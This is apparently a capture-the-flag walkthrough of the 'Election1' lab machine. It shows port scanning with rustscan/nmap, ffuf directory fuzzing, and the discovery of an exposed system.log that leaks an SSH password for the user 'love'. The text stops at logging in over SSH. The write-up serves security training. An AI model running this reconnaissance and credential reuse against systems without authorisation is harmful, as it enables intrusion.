
Election1


```
rustscan -a 192.168.229.211 -t 3000 -u 4000 -- -A -oN nmap
```

Two ports are open as **22** and **80**.



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 20:d1:ed:84:cc:68:a5:a7:86:f0:da:b8:92:3f:d9:67 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCoqt4FP0lhkJ0tTiMEUrVqRIcNKgQK22LJCOIVa1yoZf+bgOqsR4mIDjgpaJm/SDrAzRhVlD1dL6apk
rXS69pJhgo9a1yNgVrH/W2SUE1b36ODSNqVb690+aP6jjJdyh2wi8GBlNMXBy6V5hR/qmFC55u7F/z5oG1tZxeZpDHbgdM94KRO9dR0WfKDIBQGa026GGcx
8E8oxLZTjc6OC898TeYMtyyKW0viUzeaqFxXPDwdI6G91J
|   256 78:89:b3:a2:75:12:76:92:2a:f9:8d:27:c1:08:a7:b9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBO9gF8Fv+Uox9ftsvK/DNkPNObtE4BiuaXjwksbOizwtx
|   256 b8:f4:d6:61:cf:16:90:c5:07:18:99:b0:7c:70:fd:c0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINfCRDfwNshxW7uRiu76SMZx2hg865qS6TApHhvwKSH5
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
```

On port **80** default apache2 server webpage.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```


On **/robots.txt**.



```
admin
wordpress
user
election
```

On **/election**.


But there is nothing interesting in it.



Directory fuzzing.


```
ffuf -u http://192.168.229.211/election/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200
```

Found one interesting end point as **admin**.



```
┌──(root#Bhavesh)-[~/Offsec/Election1]
└─# ffuf -u http://192.168.229.211/election/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.229.211/election/FUZZ
 :: Wordlist         : FUZZ: /mnt/d/Shared/dir_big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

admin                   [Status: 301, Size: 327, Words: 20, Lines: 10, Duration: 218ms]
lib                     [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 61ms]
languages               [Status: 301, Size: 331, Words: 20, Lines: 10, Duration: 69ms]
js                      [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 63ms]
media                   [Status: 301, Size: 327, Words: 20, Lines: 10, Duration: 1983ms]
themes                  [Status: 301, Size: 328, Words: 20, Lines: 10, Duration: 6573ms]
data                    [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 6798ms]
```


But it also not help us to exploit.



Let's again fuzz.


```
ffuf -u http://192.168.229.211/election/admin/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200
```

We got **/logs** endpoint



```
┌──(root#Bhavesh)-[~/Offsec/Election1]
└─# ffuf -u http://192.168.229.211/election/admin/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.229.211/election/admin/FUZZ
 :: Wordlist         : FUZZ: /mnt/d/Shared/dir_big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

img                     [Status: 301, Size: 331, Words: 20, Lines: 10, Duration: 159ms]
plugins                 [Status: 301, Size: 335, Words: 20, Lines: 10, Duration: 85ms]
css                     [Status: 301, Size: 331, Words: 20, Lines: 10, Duration: 78ms]
ajax                    [Status: 301, Size: 332, Words: 20, Lines: 10, Duration: 74ms]
js                      [Status: 301, Size: 330, Words: 20, Lines: 10, Duration: 63ms]
components              [Status: 301, Size: 338, Words: 20, Lines: 10, Duration: 65ms]
inc                     [Status: 301, Size: 331, Words: 20, Lines: 10, Duration: 63ms]
logs                    [Status: 301, Size: 332, Words: 20, Lines: 10, Duration: 83ms]
                        [Status: 200, Size: 8964, Words: 851, Lines: 130, Duration: 88ms]
```

There is one file as **system.log**.




192.168.229.211/election/admin/logs/

Index of /election/admin/logs

Name	Last modified	Size	Description
Parent Directory		-	
system.log	2020-05-27 15:23	205	


Apache/2.4.29 (Ubuntu) Server at 192.168.229.211 Port 80

It contains username and password.



```
[2020-01-01 00:00:00] Assigned Password for the user love: P@$$w0rd@123
[2020-04-03 00:13:53] Love added candidate 'Love'.
[2020-04-08 19:26:34] Love has been logged in from Unknown IP on Firefox (Linux).
```


Login into ssh.



